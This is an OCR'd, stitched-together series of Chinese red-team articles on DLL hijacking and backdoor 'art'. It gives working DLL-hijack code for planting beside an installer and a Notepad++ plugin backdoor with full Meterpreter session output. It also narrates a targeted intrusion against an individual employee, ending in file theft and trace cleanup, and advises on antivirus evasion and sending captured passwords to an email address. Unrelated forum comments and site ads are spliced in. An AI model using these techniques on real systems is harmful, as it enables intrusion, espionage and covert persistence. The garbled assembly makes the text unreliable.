





0x04 实战dll劫持

案例一：音速启动安装时的dll劫持

监控音速启动调用的dll



其中一个不存在的dll调用了LoadLibrary



编写劫持dll

```
// dllmain.cpp : 定义 DLL 应用程序的入口点。
#include <Windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("calc.exe", SW_HIDE);              //我们要攻击的恶意代码
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


将dll重命名为Riched20.dll，并放到音速启动程序的同目录下

共享 查看

› dllInject

名称	修改日期	类型	大小
setup_vstart5.exe	2019/3/11 0:37	应用程序	6,281 KB
Riched20.dll	2019/10/29 17:12	应用程序扩展	56 KB

重新运行程序，成功弹出计算机



APT对抗（五） 红蓝对抗关于后门对抗

> 这一季依然是一个过渡季，根据之前的连载中，了解到后门是渗透测试的分水岭，它分别体现了攻击者对目标机器的熟知程度，环境，编程语言，了解对方客户，以及安全公司的本质概念。也同样检测了防御者需要掌握后门的基本查杀，与高难度查杀，了解被入侵环境，目标机器。以及后门或者病毒可隐藏角落，或样本取证，内存取证等。.对各种平台查杀熟知，对常见第三方软件的了解程度。既然题目以"艺术"为核心，那么怎样把后门"艺术"行为化呢?
>
> 依然遵循以往，引入概念，只有概念清晰，本质清晰，对于攻击者，这样的后门更具有持久性，潜伏性，锁定性等。对于防御者，更能熟知反后门对抗，对待常用第三方软件的检测方式方法，切断攻击者的后渗透攻击。溯源或取证攻击者。
>
> 在高级持续渗透测试中，PTES的渗透测试执行标准主要分为6段1报。既：

```
1.前期交互阶段
2.情报收集阶段
3.威胁建模阶段
4.漏洞分析阶段
5.渗透攻击阶段
6.后渗透攻击阶段
7.报告编写
```

> 这里要讲的不是打破它的流程，而是归纳总结到类，明确了类的方向，对待一个未知的目标网络环境，更能清晰的进行攻击或者对抗。

提权的本质是什么?

> 信息搜集，搜集目标补丁情况，了解目标第三方利用等。

内网渗透的本质是什么?

> 信息搜集，搜集目标内网的组织架构，明确渗透诉求，在渗透过程中，当获取到内网组织架构图，如鱼得水。

渗透与高级持续渗透的本质区别是什么?

> 区别于"持续"，可长期根据攻击者的诉求来潜伏持久的，具有针对性的信息获取。
> （而在高级持续渗透它又分为2类，一类持久渗透，一类即时目标渗透）

溯源取证与对抗溯源取证的本质是什么?

信息搜集与对抗信息搜集。

以上4条，清晰的明确了类，以及类方向，在一次完整的实战过程中，攻击者与防御者是需要角色对换的，前期，攻击者信息搜集，防御者对抗信息搜集。而后渗透，攻击者对抗信息搜集，防御者信息搜集。

而在两者后的持续把控权限，是随机并且无规律的角色对换过程。主要表现之一为后门。这一句话也许很难理解，举例：

持续把控权限过程中，攻击者需要对抗防御者的信息搜集，而又要根据对方行为制定了解防御者的相关动作以及熟知目标环境的信息搜集安全时间。（包括但不限制于如防御者近期对抗查杀动作，防御者的作息规律，目标环境的作息规律等来制定相关计划）。

而在持续把控权限的过程中，防御者需要定期不完全依赖安全产品对自身环境的信息进行搜集（包括但不限制于日志异常，登陆异常，数据异常，第三方篡改日常等），一旦发现被攻击或者异常，对抗攻击者搜集，并且搜集攻击信息，攻击残留文件，排查可能沦陷的内网群，文件等。

在一次的引用百度百科对APT的解释：APT是黑客以窃取核心资料为目的，针对客户所发动的网络攻击和侵袭行为，是一种蓄谋已久的“恶意商业间谍威胁”。这种行为往往经过长期的经营与策划，并具备高度的隐蔽性。APT的攻击手法，在于隐匿自己，针对特定对象，长期、有计划性和组织性地窃取数据，这种发生在数字空间的偷窃资料、搜集情报的行为，就是一种“网络间谍”的行为。

实战中的APT又主要分为2大类，一类持久渗透，一类即时目标渗透，主要区别于高级持续渗透是6段1报，即时目标渗透是5段1清1报，共同点都是以黑客以窃取核心资料为目的，并且是一种蓄谋已久的长期踩点针对目标监视（包括但不限制于服务更新，端口更新，web程序更新，服务器更新等）。不同点主要区别于即时目标渗透清晰目标网络构架或是明确诉求，得到目标诉求文件，随即销毁自身入侵轨迹。结束任务。而即时目标渗透往往伴随着传统的人力情报的配合进行网络行动。

在即时目标渗透测试中，主要分为5段1清1报。既：

1.前期交互阶段
2.情报收集阶段
3.威胁建模阶段
4.漏洞分析阶段
5.渗透攻击阶段
6.清理攻击痕迹
7.报告编写


持久渗透以时间换空间为核心的渗透，以最小化被发现，长期把控权限为主的渗透测试。

即时目标渗透则相反，放大已知条件，关联已知线索，来快速入侵，以达到诉求。 为了更好的解释APT即时目标渗透，举例某实战作为demo（由于是为了更好的解释即时目标渗透，所以过程略过），大部分图打码，见谅。


任务背景： 任务诉求：需要得知周某某的今年采购的其中一个项目具体信息。 已知条件：该成员是xxx某大型公司。负责XXXX的采购人员。配合人力得知姓名，电话，身份证，照片等。

任务时间：一周之内

制定计划：找到开发公司，获取源码，代码审计，得到shell，拿到服务器，得到域控（或者终端管理）。得到个人机。下载任务文件。 任务过程：得知该XXX公司xxxx网站是某公司出品，得到某公司对外宣传网站，并且得到该开发公司服务器权限，下载源码模板。 源码审计过程略过。得到webshell



提权略过。得到服务器权限。



内网渗透略过，配合人力情报，大致清楚目标内网架构。直奔内网终端管理系统。

查看在线机器，查找目标人物。

任务推送执行：

目标回链：

目标桌面截图：确定为目标人物

下载任务文件后，清理入侵痕迹。任务完成。

那么持久渗透，即时目标渗透的主要表现区别即为后持续渗透，无后门的安装，无再次连接目标。以及传统人力情报的配合。

那么在demo中，如果需要长期跟踪，并且对方的内网中有多款安全产品，那么就要为它来制定一款针对该目标的后门。在传统后门中，大多数只考虑目标机系统环境，那么题目为“后门”的艺术，在今天强大的安全产品中对抗升级中，后门也开始加入了人性化因素。以及传统后门的特性变更：如无进程，无服务，无端口，无自启，无文件等，来附属在第三方上。根据目标环境的人为特点，上线时间，操作时间。来制定一次后门的唤醒时间。需要了解目标经常使用的第三方软件，来制定后门类型。（参考第一季）。

如何把后门定制到更贴近目标，来对抗反病毒，反后门查杀。利用人为化来启动，或者第三方唤醒，这应该是值得攻击者思考的问题。

而明确了类与类的方向，如何阻断攻击者的信息搜集，并且加大攻击者的暴露踪迹，减少非必要的第三方，这应该是指的防御者思考的问题。

后门在对抗升级中，越贴近目标的后门越隐蔽，越贴近人性化的后门越持久，而由于目前存储条件等因素，还不能够全流量的全部记录，而是全流量的部分流量记录。导致不能完全依赖安全产品，并且在实战中，往往并不是每一台机器（包括但不限制于服务器，个人机，办公及）都遵循安全标准。尤其是在当今VPN办公普遍的情况下，家用个人机为突破点的例子层出不穷。其他非人为因素等。导致了当下的安全再次回归到安全的初衷：人。是的，人是安全的尺度。

```
/*段子*/
![](./img/20191101153255812646456.png)


可能某老夫跳出来，大喊，后门的人性化制作就这一个也能算艺术?
在现实中，我很喜欢问别人三个问题:
1.你用过最糟糕的后门是什么样的?
2.你用过最精彩的后门是什么样的?
3.你最理想的后门是什么样的?

问题1.能大致分析出对方的入行时间
问题2.能大致的判断出对方目前的技术水平
问题3.能直接判断出对方对技术的追求是怎样的心态
后门是一种艺术。
```

> 在文章的结尾处，我想贴几个图。 当初：多么简单的知识，都会找到你想要的教程。多么复杂的知识都会找到相关的文章。

当前位置：首页 > 技术视频教程 > 入侵检测 > ewebeditor编辑器拿WEBSHELL

ewebeditor编辑器拿WEBSHELL

软件大小：12.0 MB　　软件语言：简体中文

软件类型：综合教程　　软件授权：免费教程

更新时间：2007-04-21　　标签：

开 发 商：http://www.myhack58.com

应用平台：WinXP, Win7, Win8, WinAll



网友评分：3

       0



同类人气

ewebeditor上

ewebeditor编

ewebeditor上

ewebeditor上

ewebeditor不

BIOS中隐藏Telnet后门

创建时间：2009-03-19
文章属性：原创
文章提交：cheng5103 (cheng_5103_at_126.com)

[项目简述]
该项目仅为实验性项目，目的是学习国外技术。该项目:
在主板的BIOS内，并让其随着计算机系统及操作系统成功的运

.现在：想学习的人，找不到入门的知识，与可以建立兴趣的文章。想分享的人却又胆战心惊。

peter 2017-02-04 2楼 回复

很好的科普帖,拜托某些所谓的大牛不要跳出来表示看不起这样的帖子了,毕竟来这里的还有很多小白,况且,就算你都会,也可以看看思路,再不济你学学作者的奉献精神,又截图又码字的给大家分享.

亮了 (44)

已有 02 条评论

yunyan (1级) 2015-01-21

不知是我孤陋寡闻还是小编不用心，这标题貌似错了吧...Metasploit被硬生生打错了...

Brock 2015-01-21

内容也乱糟糟的，后面的部分这么简单的内容一堆也没讲清楚，例子也有问题

互联网 网络安全 黑客 (Hacker)

一位黑客入门失败的初学者？

抱有远大志向，却从来没有真正的入门，唯一的成就就是成功get一个网站的后台账号密码，密码是经过加密的，挂了那么久我的名字，想改回去的时候发现做不到了。。我一直徘徊在黑客殿堂的门口，唉。


来自知乎某大V的回忆当初：

当年，虽然我们还处于脚本小子阶段，但是在这些杂志的耳濡目染下，对杂志里提到的几乎所有的领域都略有了解：漏洞扫描、入侵渗透、加壳免杀、脱壳爆破、代码审计 ......

那时候，每一家都用Flash做了精美的光盘，用心的挑选了无后门无毒的黑客工具，甚至还有当期网络上热门的音乐、视频、Flash动画等免费资源，碰到寒暑假、节假日还会温馨的做个专题，把一群人感动的稀里哗啦。

而如今除了专门参加CTF的同学，几乎很少有人同时关注这些领域了，大家认真的分成了气宗和剑宗，乌云、FreeBuf、众测平台等虽然也有入侵实例、知识分享，但总归是少了一些人文气息和情怀。

-------- Welcome To Hacker Union For China ! Thank You For Your Support ! --------



================ 维护祖国尊严 爱我中华 强我中华 耀我中华 ================

黑吧的logo还是曾经的那个logo，联盟的国徽还是那个国徽，只是人的心变了。

附录：

PTES中文版

http://netsec.ccert.edu.cn/hacking/files/2011/07/PTES_MindMap_CN1.pdf

APT对抗（六） 红蓝对抗关于后门对抗

- 本季是作《APT对抗（一） 红蓝对抗关于后门对抗》的补充。
- http://editbook.ah-strategy.online/#/book?id=91

> 在第一季关于后门中，文章提到重新编译notepad++，来引入有目标源码后门构造。本季继续以notepad++作为demo，而本季引入无目标源码构造notepad++ backdoor。
>
> 针对服务器，或者个人PC，安装着大量的notepad++，尤其是在实战中的办公域，或者运维机等，而这些机器的权限把控尤为重要。 该系列仅做后门思路。

Demo 环境：

- Windows 2003 x64
- Windows 7 x64
- notepad++ 7.6.1
- vs 2017

遵守第一季的原则，demo未做任何对抗安全软件，并且demo并不符合实战要求。仅提出思路。

由于demo并未做任何免杀处理。导致反病毒软件报毒。如有测试，建议在虚拟机中进行测试。

Windows 2003： ip 192.168.1.119

```
Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.1.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

C:
```

系统属性


常规 | 计算机名 | 硬件 | 高级 | 自动更新 | 远程

系统:
Microsoft Windows Server 2003 R2
Enterprise x64 Edition
Service Pack 2

开放端口：

```
C:\Documents and Settings\Administrator>netstat -an |findstr "LISTENING"
  TCP    0.0.0.0:21              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026            0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139       0.0.0.0:0              LISTENING
```

Build time : Dec 12 2018 - 01:22:05



Notepad++ v7.6.1 (64-bit)

Author : Notepad++ team


Home Page : https://notepad-plus-plus.org/

GNU General Public Licence

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either

notepad++版本：

导入dll



插件：

notepad++

v7.6.x以上版本提示，后重新打开notepad++，来触发payload。

```
Notepad++ need to be relaunched
You have to restart Notepad++ to load plugins you installed.
确定
```

开放端口变化

如下：

```
C:\Documents and Settings\Administrator>netstat -an |findstr "LISTENING"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING
```

msf连接：

```
RHOST => 192.168.1.119
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     443              yes       The listen port
   RHOST     192.168.1.119    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit -z

[*] Started bind handler
[*] Sending stage (206403 bytes) to 192.168.1.119
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.1.5:42903 -> 192.168.1.119:443) at 2018-12-31 06:24:06 -0500
[*] Session 1 created in the background.
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 2492
meterpreter > ps
```

```
meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 2492
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                      Path
 ---   ----  ----               ----  -------  ----                      ----
 0     0     [System Process]
 4     0     System             x64   0
 292   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM       \SystemRoot\System32\smss.exe
 308   2104  cmd.exe            x64   0        WIN03X64\Administrator    C:\WINDOWS\system32\cmd.exe
 340   292   csrss.exe          x64   0        NT AUTHORITY\SYSTEM       \??\C:\WINDOWS\system32\csrss.exe
 364   292   winlogon.exe       x64   0        NT AUTHORITY\SYSTEM       \??\C:\WINDOWS\system32\winlogon.exe
 412   364   services.exe       x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\services.exe
 424   364   lsass.exe          x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\lsass.exe
 608   412   vmacthlp.exe       x64   0        NT AUTHORITY\SYSTEM       C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 660   412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\svchost.exe
 716   412   svchost.exe        x64   0                                  C:\WINDOWS\system32\svchost.exe
 784   412   svchost.exe        x64   0                                  C:\WINDOWS\system32\svchost.exe
 824   412   svchost.exe        x64   0                                  C:\WINDOWS\system32\svchost.exe
 840   412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\System32\svchost.exe
 992   412   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\spoolsv.exe
 1052  412   msdtc.exe          x64   0                                  C:\WINDOWS\system32\msdtc.exe
 1136  412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\System32\svchost.exe
 1196  412   inetinfo.exe       x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\inetsrv\inetinfo.exe
 1240  412   svchost.exe        x64   0                                  C:\WINDOWS\system32\svchost.exe
 1380  412   VGAuthService.exe  x64   0        NT AUTHORITY\SYSTEM       C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
 1428  412   vmtoolsd.exe       x64   0        NT AUTHORITY\SYSTEM       C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1516  412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\System32\svchost.exe
 1640  412   svchost.exe        x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\System32\svchost.exe
 1804  412   dllhost.exe        x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\dllhost.exe
 1948  660   wmiprvse.exe       x64   0                                  C:\WINDOWS\system32\wbem\wmiprvse.exe
 2104  2088  explorer.exe       x64   0        WIN03X64\Administrator    C:\WINDOWS\Explorer.EXE
 2124  1812  conime.exe         x64   0        WIN03X64\Administrator    C:\WINDOWS\system32\conime.exe
 2228  2104  vmtoolsd.exe       x64   0        WIN03X64\Administrator    C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2244  2104  ctfmon.exe         x64   0        WIN03X64\Administrator    C:\WINDOWS\system32\ctfmon.exe
 2264  2244  ctfmon.exe         x86   0        WIN03X64\Administrator    C:\WINDOWS\SysWOW64\ctfmon.exe
 2492  2104  notepad++.exe      x64   0        WIN03X64\Administrator    C:\Program Files\Notepad++\notepad++.exe
 2496  660   wmiprvse.exe       x64   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\wbem\wmiprvse.exe
 2556  840   wuauclt.exe        x64   0        WIN03X64\Administrator    C:\WINDOWS\system32\wuauclt.exe
```

后者的话：

> demo借助了notepad++的证书，在通过notepad++来调用自身。本季的demo并不符合实战要求。在实战中，当目标人启动notepad++时，或者抓取密码发送到指定邮箱，或者在做一次调起第四方后门等，这是每一位信息安全从业人员应该考虑的问题。
>
> 关于后门，无论是第一季还是最六季，都侧面的强调了shellcode的分离免杀，后门"多链"的调用触发。同样，攻击分离，加大防御者的查杀成本，溯源成本，以及时间成本。给攻击者争取最宝贵的时间。
>
> PS：关于mimikatz的分离免杀参考上一季《体系的本质是知识点串联》
>
> 本demo 不支持notepad++ v7.6版本。因为此问题为notepad++官方bug。7.6.1更新如下：

```
Notepad++ v7.6.1 new enhancement and bug-fixes

 1. Several bug-fixes & enhancement on Plugins Admin.
 2. Notepad++ will load plugins from %PROGRAMDATA% instead of %LOCALAPPDATA%.
 3. Fix installer's plugins copy issue under Linux (by using WINE).
 4. Fix Installer HI-DPI GUI glitch.
 5. Fix "Import plugins" not working issue.
 6. Fix printer header/footer font issue.
 7. Make installer more coherent for the option doLocalConf.xml.
 8. Make text display right in summary panel.
```

为此调试整整一天。才发现为官方bug。

APT对抗（七） 红蓝对抗关于后门对抗


> 第七季 demo的成长
>
> 本季是作《APT对抗（六） 红蓝对抗关于后门对抗》的补充。

